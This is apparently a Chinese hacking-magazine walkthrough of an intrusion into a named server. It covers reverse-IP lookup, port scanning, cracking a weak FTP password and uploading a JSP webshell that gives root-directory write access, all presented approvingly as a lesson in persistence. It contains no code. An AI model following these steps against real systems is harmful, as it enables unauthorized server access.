



图3

先来看看旁注吧，打开http://www.myipneighbors.com/查询一下，发现这个服务器上只绑定了四个网站，一个是本身，一个是maxreturn.cn，第三个是什么东西没搞懂（当然使用浏览器也肯定是打不开的），第四个是一个IP地址，使用浏览器打开和maxreturn.cn是一样的，四个结果一下子就变成了两个，看来运气不怎么好啊，如图3。来看看maxreturn.cn是个啥，原来是一个比较简洁的网站，基本都是使用的静态页面，我找到了一个登录框，页面地址是security!login.action，居然遇上jsp了，我可对jsp一窍不通啊，看来这条路又不通了，如图4。


图4

如此看来从80端口入侵是没有戏了，按照我的习惯必须先判断服务器使用的是什么操作系统，在CMD下输入“telnet 60.10.6.129 80”，可等了半天都没有返回banner信息，无奈只好拿出IISPutScanner（就是以前流行的写权限漏洞扫描器），在开始和结束IP处都填上60.10.6.129，勾选上“Try on other system”，然后点“Scan”，要是没有结果的话就多点几次，终于看到服务器信息了，如图5。和我开始预想的差不多，使用的是Unix系统，Apache服务器软件。再使用superscan扫描一下服务器的端口开放情况，如图6，发现开放了四信端口，111是一个RPC远程过程调用协议端口，这个暂时没办法利用的，8080端口我看了下，确实是一个代理端口，以前Windows平台上的代理软件出过问题，但现在却是Unix系统，很多东西都没有用过，所以，我只好又放弃这个端口了。




图5




图6

现在只剩下21端口了，对于21端口的弱口令扫描我喜欢使用HScan，填上IP，勾选上FTP扫描项，过了一会儿，扫描结果出来了，我的运气还不是很差，都快山穷水尽了，终于又等到柳暗花明，如图7，居然发现了一个FTP弱口令，还扫描出了3306（mysql）端口，不过没有弱口令的话我们也利用不了的。







图7


图8


图9

使用扫描到的FTP帐号成功登录了ftp://60.10.6.129，可以看到里面有些网页文件（html和jsp的），看来服务器上的Apache可能会解析到这个目录，如图8。由于里面有jsp文件，所以我上传了一个jsp木马（我改名为了jsp.jsp），运气真的好的，具有写权限，上传成功。访问http://60.10.6.129/jsp.jsp，提示无法找到该页，目录不对。既然这个FTP用户名是test，那么这个目录也有可能属于test，于是我添加上test目录再试http://60.10.6.129/test/jsp.jsp，成功执行了我们的jsp木马，如图9，看来我的猜测是正确的，顺手打开test目录中的index.jsp，吓了我一跳，如图10。


图10

这个jspshell的权限非常大，可以在root目录中新建文件。很容易就找到了androidcn目录，对这个目录也是有读写权限的，我传了个漏洞.txt文件上去并给管理员发了一封邮件，如图11。至此，此次入侵就圆满结束了，我想说的是这次简单的入侵虽然没有任何新的技术，但并不代表就没有可以学习的东西，往往通往目标的直路是堵死了的，我们要学会旁敲侧击，如果今天遇不到FTP弱口令，我还会选择社会工程学，虽然运气成分不可忽视，但耐心依然十分重要。（文章中涉及到的IISPutScanner、superscan、HScan，已经收录在光盘中）

